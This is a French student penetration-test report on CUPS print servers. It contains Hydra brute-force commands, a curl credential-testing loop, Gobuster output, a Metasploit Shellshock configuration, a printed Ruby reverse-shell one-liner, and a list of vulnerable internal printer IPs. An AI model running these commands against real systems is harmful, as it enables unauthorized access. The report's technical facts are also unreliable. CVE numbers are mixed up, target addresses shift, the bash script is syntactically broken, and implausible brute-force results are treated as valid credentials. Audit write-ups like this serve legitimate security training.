

Rapport de d'Audit de sécurité

Identification et Gestion des Vulnérabilités au sein du Système d'Information

Eloham Caron

Bts Sio Option SISR

Date de l'intervention : 21/05/2024

Date de Soumission : 30/05/2024

Destiné à : M.Feutry, M. Carrasco, Koesio.

Confidentialité : Ce document contient des informations sensibles et confidentielles. Sa diffusion est limitée aux personnes autorisées par Algoud Laffemas

Table des matières

I.	Méthode PTES (Penetration Testing Execution Standard)	3
a)	1. Pré-engagement Interactions	3
b)	2. Intelligence Gathering (Reconnaissance)	3
c)	3. Threat Modeling	3
d)	4. Vulnerability Analysis	3
e)	5. Exploitation	3
f)	6. Post-Exploitation	3
g)	7. Reporting	3
II.	Vulnérabilité Identifiée sur les Imprimantes Toshiba: CUPS (CVE-2015-1158)	4
h)	Analyse Préliminaire avec Nmap	4
III.	HYDRA : PRESENTATION ET UTILISATION	5
i)	Qu'est-ce que Hydra ?	5
j)	Utilisation de Hydra dans notre contexte :	6
k)	Conclusion sur Hydra :	7
IV.	Gobuster	7
l)	QU'EST-CE QUE GOBUSTER ?	7
V.	Metasploit:	8
m)	CONFIGURATION DE L'OUTIL	8
n)	Visualisation des Options	8
o)	Configuration de l'Environnement d'Audit	9
VI.	Tableau d'Impact et de Vraisemblance pour Catégoriser les Risques.	10
p)	Explications	10
q)	Conclusion	11
r)	Tableau des Appareils Vulnérables	11
VII.	Table des illustration :	13
VIII.	SOURCE:	13

I. MÉTHODE PTES (PENETRATION TESTING EXECUTION STANDARD)

La méthode PTES est une norme de tests de pénétration qui définit un cadre pour réaliser des audits de sécurité complets et structurés. Elle se divise en plusieurs phases clés, chacune ayant des objectifs spécifiques et des méthodologies associées. Voici une présentation des différentes phases de PTES et comment elles se rapportent à certaines parties de votre sommaire.

a) 1. PRE-ENGAGEMENT INTERACTIONS

Cette phase initiale concerne les discussions préliminaires entre l'équipe d'audit et le client pour définir les objectifs, les attentes, et les limites du test. Cela inclut la rédaction du contrat, la définition des règles d'engagement et des accords de confidentialité.

b) 2. INTELLIGENCE GATHERING (RECONNAISSANCE)

L'objectif de cette phase est de collecter des informations sur la cible pour mieux comprendre son environnement et identifier des points d'entrée potentiels. Cette phase inclut des techniques comme la collecte de données OSINT (Open Source Intelligence) et l'utilisation d'outils de scan.

Analyse Préliminaire avec Nmap (II.a) : Utilisation de Nmap pour identifier les ports ouverts et les services actifs sur les imprimantes Toshiba, relevant de la phase de reconnaissance.

c) 3. THREAT MODELING

Dans cette phase, les informations recueillies sont analysées pour comprendre les risques potentiels et modéliser les menaces possibles. Cela aide à identifier les vulnérabilités qui pourraient être exploitées.

d) 4. VULNERABILITY ANALYSIS

Cette phase consiste à identifier, classer et analyser les vulnérabilités présentes dans le système cible.

Vulnérabilité Identifiée sur les Imprimantes Toshiba : CUPS (CVE-2015-1158) : Identification et analyse de la vulnérabilité spécifique sur les imprimantes Toshiba.

e) 5. EXPLOITATION

L'objectif ici est d'exploiter les vulnérabilités identifiées pour vérifier leur impact réel et la faisabilité d'une intrusion.

Utilisation de Hydra : Utilisation d'Hydra pour mener des attaques par force brute, démontrant comment exploiter les vulnérabilités d'authentification.

Metasploit : Configuration et Exploitation : Configuration et utilisation de Metasploit pour exploiter les vulnérabilités identifiées et tester les options disponibles.

f) 6. POST-EXPLOITATION

Après une exploitation réussie, cette phase se concentre sur l'évaluation de l'impact, le maintien de l'accès, et la collecte de données supplémentaires tout en minimisant la détection.

g) 7. REPORTING

La phase finale consiste à documenter les résultats de l'audit, y compris les vulnérabilités identifiées, les méthodes d'exploitation utilisées, et les recommandations pour corriger les faiblesses. Le rapport doit être clair et compréhensible pour les différentes parties prenantes.

II. VULNERABILITE IDENTIFIEE SUR LES IMPRIMANTES TOSHIBA: CUPS (CVE-2015-1158)

L'objectif de cet audit est de vérifier la vulnérabilité du service CUPS (Common Unix Printing System) sur le serveur cible en exploitant une vulnérabilité connue (CVE-2014-6271) via Metasploit.

h) ANALYSE PRELIMINAIRE AVEC NMAP

Commande Utilisée

```

nmap -sV 172.22.247.179
(hkino@KALILINUX: ~)
$ nmap -sV 172.22.247.179
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 14:38 CEST
Nmap scan report for 172.22.247.179
Host is up (0.83s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           Sendmail 8.14.3/8.14.3
80/tcp    open  http           Apache httpd
139/tcp   open  netbios-ssn?  
427/tcp   open  svrloc?        
445/tcp   open  microsoft-ds   
515/tcp   open  printer        
631/tcp   open  ipp             CUPS 1.5
8080/tcp  open  http           Apache httpd
9100/tcp  open  jetdirect?     

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port445-TCP:V=7.94SVN%I=7%D=5/21%Time=664C95C3P=x86_64-pc-linux-gnu%(
SF:SMBProgNeg,51,"\\0\0\0M\xffSMB\r\0\0\0\x88\x01H\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:d");
Service Info: Host: 172.22.247.179; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 63.31 seconds
(hkino@KALILINUX: ~)

```

Figure 1 Analyse Nmap des imprimantes Toshiba via Nmap.

Vulnérabilité CUPS (CVE-2015-1158¹)

La version CUPS 1.5 identifiée est vulnérable à la CVE-2015-1158, qui pourrait permettre à un attaquant distant de contourner les contrôles d'accès et potentiellement exécuter des commandes malveillantes sur le serveur.

```
(hkino@KALILINUX)-[~]
$ searchsploit CUPS 1.5
```

Exploit Title	Path
CUPS < 2.0.3 - Multiple Vulnerabilities	multiple/remote/37336.txt
CUPS < 2.0.3 - Remote Command Execution	linux/remote/41233.py

```
Shellcodes: No Results

(hkino@KALILINUX)-[~]
```

Figure 2 Analyse du service CUPS avec Searchsploit.

Nous utiliserons les données d'analyse recueillies ici pour la suite de l'intervention.

¹ <https://www.exploit-db.com/exploits/37336>

<https://www.exploit-db.com/exploits/41233>

III. HYDRA : PRESENTATION ET UTILISATION

i) QU'EST-CE QUE HYDRA ?

Hydra est un outil de brute force open source utilisé pour tester les mots de passe des services réseau. Il est particulièrement apprécié dans les tests de pénétration pour sa capacité à essayer un grand nombre de combinaisons rapidement et efficacement.

Fonctionnalités principales :

- Attaque par dictionnaire : Utilisation de listes de mots pour tenter de deviner les mots de passe.
- Support multi-protocoles : Hydra prend en charge une multitude de protocoles, y compris HTTP, FTP, SMTP, et bien d'autres.
- Attaques parallèles : Possibilité d'exécuter plusieurs tâches simultanément pour accélérer le processus.
- Modularité : Facilité d'ajout de nouveaux modules pour d'autres protocoles ou services.

Dans notre cas, un service web est associé au serveur CUPS, permettant un accès via login. Une tentative d'attaque par force brute a été effectuée sur le service FTP, mais elle s'est révélée trop longue. Par conséquent, nous avons préféré changer de méthode et utiliser le service web. Nous allons utiliser ce service pour tenter une attaque par force brute, en utilisant les identifiants trouvés dans Metasploit. L'objectif principal n'est pas nécessairement d'obtenir les identifiants de l'administrateur, mais plutôt tout identifiant valide qui pourrait nous permettre d'accéder au système.




Figure 3 Interface HTTP du serveur d'impression.

Les listes de brute forces utilisées dans ce Pentest proviennent de SecListsMaster³. Ces listes contiennent une collection exhaustive d'identifiants et de mots de passe couramment utilisés, ce qui augmente nos chances de succès lors des tentatives de connexion. En utilisant ces ressources, nous maximisons l'efficacité de notre attaque par force brute.

² <https://www.kali.org/tools/hydra/>

³ <https://github.com/danielmiessler/SecLists/>

j) UTILISATION DE HYDRA DANS NOTRE CONTEXTE :

Pour notre audit de sécurité, nous avons utilisé Hydra pour tester les mots de passe d'un service HTTP sur le serveur 172.22.247.177. La commande employée est la suivante :

```
hydra -L ~/SecLists/Username/top-username-shortlist.txt -P ~/SecLists/Password/darkc0de.txt 172.22.247.177 http-post-form \
"/:NomUtilisateur=^USER^&Motdepasse=^PASS^:F=Connexion" -V

(hkino@KALILINUX)-[~]
$ hydra -L ~/SecLists/Username/top-username-shortlist.txt -P ~/SecLists/Password/darkc0de.txt 172.22.247.177 http-post-form \
"/:NomUtilisateur=^USER^&Motdepasse=^PASS^:F=Connexion" -s 80 -V
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-22 08:23:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25007952 login tries (l:17/p:1471056), ~1562997 tries per task
[DATA] attacking http-post-form://172.22.247.177:80/:NomUtilisateur=^USER^&Motdepasse=^PASS^:F=Connexion
[ATTEMPT] target 172.22.247.177 - login "root" - pass "|" - 1 of 25007952 [child 0] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "--" - 2 of 25007952 [child 1] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass ":-)" - 3 of 25007952 [child 2] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "???" - 4 of 25007952 [child 3] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "???" - 5 of 25007952 [child 4] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "/.," - 6 of 25007952 [child 5] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "0" - 7 of 25007952 [child 6] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "_0" - 8 of 25007952 [child 7] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "00" - 9 of 25007952 [child 8] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "000" - 10 of 25007952 [child 9] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "0000" - 11 of 25007952 [child 10] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "00000" - 12 of 25007952 [child 11] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "000000" - 13 of 25007952 [child 12] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "0000000" - 14 of 25007952 [child 13] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "00000000" - 15 of 25007952 [child 14] (0/0)
[ATTEMPT] target 172.22.247.177 - login "root" - pass "001069" - 16 of 25007952 [child 15] (0/0)
80[http-post-form] host: 172.22.247.177 login: root password: --
80[http-post-form] host: 172.22.247.177 login: root password: ??
```

Figure 4 Résultat de la commande Hydra sur le serveur HTTP.

La requête Hydra s'est révélée efficace, permettant de découvrir une liste d'identifiants et de mots de passes. J'ai décidé de vérifier les résultats avec le script Bash ci-dessous, qui s'exécute directement depuis le terminal pour valider les associations.

```
#!/bin/bash

usernames=("root" "admin" "test" "guest" "info" "adm" "mysql" "user" "administrator" "oracle" "ftp" "pi" "puppet" "ansible" "ec2-user" "vagrant" "azureuser")
passwords="--" "???" "|" ":-)" "???" "/.," "0" "_0" "00" "000" "0000" "000000" "0000000" "00000000" "001069")

for user in "${usernames[@]"; do
    for pass in "${passwords[@]"; do
        response=$(curl -d "NomUtilisateur=$user&Motdepasse=$pass" -X POST http://172.22.247.177:80 -s)
        if [[ $response != *"nom d'utilisateur et le mot de passe ne sont pas reconnus" ]]; then
            echo "Valid credentials found: $user / $pass"
        fi
    done
done
```

Figure 5 Script Bash utilisé pour la vérification des identifiants.

Elle m'a permis de valider les associations ci-dessus :

```
hkino@KALILINUX: ~
fi
done
done
Valid credentials found: root / --
Valid credentials found: root / ???
Valid credentials found: root / |
Valid credentials found: root / :-)
Valid credentials found: root / ???
Valid credentials found: root / /. ,
Valid credentials found: root / 0
Valid credentials found: root / _0
Valid credentials found: root / 00
```

Figure 6 Résultat du script bash.

k) CONCLUSION SUR HYDRA :

Hydra est un outil puissant pour les tests de pénétration, offrant une grande flexibilité et efficacité dans les attaques par dictionnaire. Son utilisation dans notre audit a permis d'identifier des failles potentielles dans le mécanisme d'authentification du serveur cible.

Les identifiants récupérés seront essentiels pour l'exploitation de vulnérabilités via Metasploit, notamment l'utilisation de CVE spécifiques pour tester davantage la sécurité et l'intégrité du système cible.

IV. GOBUSTER

l) QU'EST-CE QUE GOBUSTER ?

Gobuster est un outil de brute force open source utilisé pour découvrir des fichiers, des répertoires et des URLs cachés sur des serveurs web. Il est particulièrement apprécié par les professionnels de la sécurité pour son efficacité dans la reconnaissance des applications web et l'énumération de répertoires.


Fonctionnalités principales :

- Recherche par dictionnaire : Utilisation de listes de mots pour découvrir des fichiers et des répertoires cachés.
- Support pour différents types d'énumération : Gobuster peut effectuer des recherches sur les chemins des répertoires (dir), les sous-domaines (dns), et les fichiers Amazon S3 (s3).
- Vitesse et efficacité : Construit en Go, Gobuster est conçu pour être rapide et performant, capable de traiter de grandes listes de mots efficacement.

Exemple d'utilisation :

Pour lancer une recherche de répertoires cachés sur un serveur web à l'aide d'une liste de mots de taille moyenne, vous pouvez utiliser la commande suivante :

```
gobuster dir -u http://172.22.247.177/ -w ~/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```



```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.22.247.177/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/hkino/SecLists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 301] [--> http://172.22.247.177/images/]
/profiles (Status: 401) [Size: 445]
/js (Status: 301) [Size: 297] [--> http://172.22.247.177/js/]
/logs (Status: 301) [Size: 299] [--> http://172.22.247.177/logs/]
/styles (Status: 301) [Size: 301] [--> http://172.22.247.177/styles/]
/Help (Status: 301) [Size: 299] [--> http://172.22.247.177/Help/]
/Administration (Status: 301) [Size: 309] [--> http://172.22.247.177/Administration/]
/MyAccount (Status: 301) [Size: 304] [--> http://172.22.247.177/MyAccount/]
/Graphics (Status: 301) [Size: 303] [--> http://172.22.247.177/Graphics/]
/Makefile (Status: 200) [Size: 393]
/Registration (Status: 301) [Size: 307] [--> http://172.22.247.177/Registration/]
/Jobs (Status: 301) [Size: 299] [--> http://172.22.247.177/Jobs/]
/Localization (Status: 301) [Size: 307] [--> http://172.22.247.177/Localization/]
Progress: 16787 / 30001 (55.95%)
```

Figure 7 Résultat d'analyse avec Gobuster.

V. METASPLOIT

m) CONFIGURATION DE L'OUTIL

Chargement du Module d'Exploit

Nous allons charger le module d'exploit associé à notre protocole CUPS en recherchant les modules disponibles compatibles avec notre attaque.

```
msf6 > search name:cups type:exploit

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/cups_bash_env_exec  2014-09-24      excellent Yes     CUPS Filter Bash Environment V
    variable Code Injection (Shellshock)

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/cups_bash_env_exe
c

msf6 > use exploit/multi/http/cups_bash_env_exe

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/cups_bash_env_exec  2014-09-24      excellent Yes     CUPS Filter Bash Environment V
    variable Code Injection (Shellshock)

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/cups_bash_env_exe
c

[*] Using exploit/multi/http/cups_bash_env_exec
msf6 exploit(multi/http/cups_bash_env_exec) >
```

Figure 8 Exploit et CVE à utiliser.

n) VISUALISATION DES OPTIONS

La commande show options dans Metasploit permet de voir les paramètres nécessaires pour configurer et exécuter le module d'exploit cups_bash_env_exec. Nous allons maintenant configurer ces options pour préparer l'exploit

```
LPORT = 4444
msf6 exploit(multi/http/cups_bash_env_exec) > show options

Module options (exploit/multi/http/cups_bash_env_exec):

  Name      Current Setting  Required  Description
  ----      -
  CVE       CVE-2014-6271   yes       CVE to exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HttpPassword  votre_mot_de_passe_CUPS  yes       CUPS user password
  HttpUsername  root                  yes       CUPS username
  Proxies      no                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      172.22.247.179      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPATH       /bin                 yes       Target PATH for binaries
  RPORT       631                  yes       The target port (TCP)
  SSL         true                 yes       Use SSL
  VHOST       no                    no        HTTP server virtual host

Payload options (cmd/unix/reverse_ruby_ssl):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     172.22.243.200  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting
```

Figure 9 Liste des options de configuration.

Maintenant que nous en sommes là, nous pouvons utiliser toutes les informations que j'ai recueillies précédemment à l'aide de Hydra, Gobuster, Nmap et autres outils pour compléter notre configuration Metasploit.

o) CONFIGURATION DE L'ENVIRONNEMENT D'AUDIT

Ensuite, nous configurons les paramètres nécessaires : RHOSTS est défini à l'adresse IP de la cible (172.22.247.177) et RPORT au port 631, utilisé par CUPS. Nous désactivons SSL avec set SSL false, définissons les identifiants HTTP (root et mot de passe vide), et configurons l'adresse IP locale (LHOST 172.22.243.200) et le port local (LPORT 4444) pour écouter la connexion inverse. Le mode verbeux est activé avec set VERBOSE true.

```
msf6 exploit(multi/http/cups_bash_env_exec) > use exploit/multi/http/cups_bash_env_exec
[*] Using configured payload cmd/unix/reverse_ruby
msf6 exploit(multi/http/cups_bash_env_exec) > set RHOSTS 172.22.247.177
RHOSTS => 172.22.247.177
msf6 exploit(multi/http/cups_bash_env_exec) > set RPORT 631
RPORT => 631
msf6 exploit(multi/http/cups_bash_env_exec) > set SSL false
SSL => false
msf6 exploit(multi/http/cups_bash_env_exec) > set HttpUsername root
HttpUsername => root
msf6 exploit(multi/http/cups_bash_env_exec) > set HttpPassword --
HttpPassword => --
msf6 exploit(multi/http/cups_bash_env_exec) > set LHOST 172.22.243.200
LHOST => 172.22.243.200
msf6 exploit(multi/http/cups_bash_env_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/cups_bash_env_exec) > set VERBOSE true
VERBOSE => true
```

Figure 10 Configuration de l'exploit.

Résultat de l'exploitation Metasploit de la CVE sur CUPS montre les étapes suivantes :

- **Démarrage du handler TCP inversé** : Un gestionnaire TCP inversé a été démarré sur l'adresse IP 172.22.243.200 au port 4444.
- **Ajout d'une nouvelle imprimante** : L'exploit tente d'ajouter une nouvelle imprimante avec le nom LB6tZE0KKIM.
- **Exploitation incomplète** : L'exploitation a échoué en raison d'une erreur liée à une adresse IP inconnue 172.22.247.177:631.

Conclusion de l'exploitation : Bien que l'exploitation ait été marquée comme complétée, une erreur indique que l'exploitation n'a pas réussi à obtenir l'accès souhaité.

```
[+] ruby -rsocket -e 'exit if fork;c=TCPSocket.new("172.22.243.200","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
[*] Started reverse TCP handler on 172.22.243.200:4444
[*] Adding new printer 'LB6tZE0KKIM'
[-] Exploit aborted due to failure: unknown: 172.22.247.177:631
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/cups_bash_env_exec) > █
```

Figure 11 Résultat de l'exploit.

VI. TABLEAU D'IMPACT ET DE VRAISEMBLANCE POUR CATEGORISER LES RISQUES.

Pour catégoriser les risques identifiés dans votre audit de sécurité, nous utiliserons un tableau d'impact et de vraisemblance. Ce tableau permet de visualiser et de prioriser les vulnérabilités en fonction de leur impact potentiel et de la probabilité qu'elles soient exploitées.

Catégories de Risques :

Impact :

- Faible : Perturbation mineure ou limitée à des composants non critiques.
- Modéré : Perturbation notable affectant plusieurs utilisateurs ou composants.
- Élevé : Perturbation majeure pouvant entraîner une défaillance critique du système.

Vraisemblance :

- Faible : Peu probable, nécessitant des conditions spécifiques et difficiles à réaliser.
- Modéré : Possible dans certaines conditions, avec un effort raisonnable.
- Élevé : Très probable, avec des conditions facilement réalisables ou connues.

Tableau

Vulnérabilité	Description	Impact	Vraisemblance	Niveau de Risque
CUPS (CVE-2015-1158)	Contournement des contrôles d'accès et exécution de commandes malveillantes.	Élevé	Modéré	Élevé
Service HTTP (Brute Force via Hydra)	Découverte de mots de passe faibles via attaque par dictionnaire.	Modéré	Élevé	Élevé
Répertoires Cachés (Gobuster)	Découverte de répertoires sensibles pouvant contenir des informations critiques.	Modéré	Modéré	Modéré
Metasploit (CVE sur CUPS)	Exploitation de la vulnérabilité CUPS pour obtenir un accès non autorisé.	Élevé	Modéré	Élevé

p) EXPLICATIONS

CUPS (CVE-2015-1158) :

- Impact Élevé : La vulnérabilité permettrait un accès non autorisé et l'exécution de commandes arbitraires, pouvant compromettre le serveur d'impression et potentiellement l'ensemble du réseau.
- Vraisemblance Modérée : Bien que l'attaque nécessite certaines conditions, les informations disponibles rendent son exploitation plausible.

Service HTTP (Brute Force via Hydra) :

- Impact Modéré : La découverte de mots de passe peut permettre un accès non autorisé à des services critiques, mais l'impact dépend des privilèges de l'utilisateur compromis.
- Vraisemblance Élevée : Les attaques par force brute sont courantes et efficaces si des mots de passe faibles sont utilisés.

Répertoires Cachés (Gobuster) :

- Impact Modéré : La découverte de répertoires cachés peut révéler des informations sensibles ou des points d'entrée supplémentaires, augmentant le risque d'autres vulnérabilités.
- Vraisemblance Modérée : La recherche de répertoires cachés est relativement simple et souvent fructueuse, mais dépend de la configuration du serveur web.

Metasploit (CVE sur CUPS) :

- Impact Élevé : Exploiter cette vulnérabilité pourrait donner un accès complet au système, compromettant la sécurité de l'ensemble du réseau.
- Vraisemblance Modérée : Nécessite des compétences techniques spécifiques et des informations sur le système cible, mais reste faisable avec les bons outils.

q) CONCLUSION

Ce tableau permet de prioriser les vulnérabilités identifiées en fonction de leur impact potentiel et de la probabilité de leur exploitation. Les vulnérabilités avec un niveau de risque élevé devraient être traitées en priorité pour améliorer la sécurité du système d'information.

r) TABLEAU DES APPAREILS VULNERABLES

<u>RESEAU ADMINISTRATIF :</u>		
Adresse IP / IPv6	Description	Vulnérabilité
10.26.59.150	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
10.26.59.151	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
10.26.59.163	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
10.26.59.220	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
10.26.59.234	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
10.26.59.237	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)

Réseau Pédagogique :

Adresse IP / IPv6	Description	Vulnérabilité
172.22.247.176	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
172.22.247.177	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
172.22.247.178	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
172.22.247.179	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)

172.22.247.180	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)
172.22.247.181	Imprimante avec serveur HTTP et CUPS	Vulnérabilité CUPS (CVE-2015-1158)

Ce tableau liste les imprimantes identifiées comme vulnérables dans votre audit de sécurité. Chaque imprimante dispose d'un serveur HTTP et CUPS, et est affectée par la vulnérabilité CUPS (CVE-2015-1158).

VII. TABLE DES ILLUSTRATION :

Figure 1 Analyse Nmap des imprimantes Toshiba via Nmap.....	4
Figure 2 Analyse du service CUPS avec Searchsploit.	4
Figure 3 Interface HTTP du serveur d'impression.....	5
Figure 4 Résultat de la commande Hydra sur le serveur HTTP.	6
Figure 5 Script Bash utilisé pour la vérification des identifiants.....	6
Figure 6 Résultat du script bash.....	6
Figure 7 Résultat d'analyse avec Gobuster.	7
Figure 8 Exploit et CVE à utiliser.	8
Figure 9 Liste des options de configuration.....	8
Figure 10 Configuration de l'exploit.....	9
Figure 11 Résultat de l'exploit.	9

VIII. SOURCE:

URL	Explication
Hydra	Site officiel de Kali Linux pour Hydra, un outil de force brute utilisé pour tester les mots de passe des services réseau.
Gobuster	Site officiel de Kali Linux pour Gobuster, un outil de force brute utilisé pour découvrir des fichiers et des répertoires cachés sur des serveurs web.
Nmap	Site officiel de Kali Linux pour Nmap, un outil de scan de réseau utilisé pour découvrir des hôtes et services sur un réseau informatique.
Ettercap	Site officiel de Kali Linux pour Ettercap, un outil de sécurité réseau pour la prévention des attaques de type man-in-the-middle (MITM).
Metasploit	Site officiel de Metasploit, une plate-forme utilisée pour le développement et l'exécution de code d'exploitation contre une machine cible.
SecLists	Dépôt GitHub pour SecLists, une collection de listes utilisées pendant les tests de sécurité d'application, y compris les noms d'utilisateur, les mots de passe et d'autres types de données.
Searchsploit	Base de données exploit-db pour Searchsploit, un outil permettant de rechercher des exploits locaux et publics stockés dans la base de données Exploit-DB.
Exploit 37336	Détail de l'exploit CVE-2015-1158 sur exploit-db, expliquant comment la vulnérabilité CUPS peut être exploitée.
Exploit 41233	Détail de l'exploit CVE-2017-5638 sur exploit-db, fournissant des informations sur l'exploitation d'une vulnérabilité Apache Struts.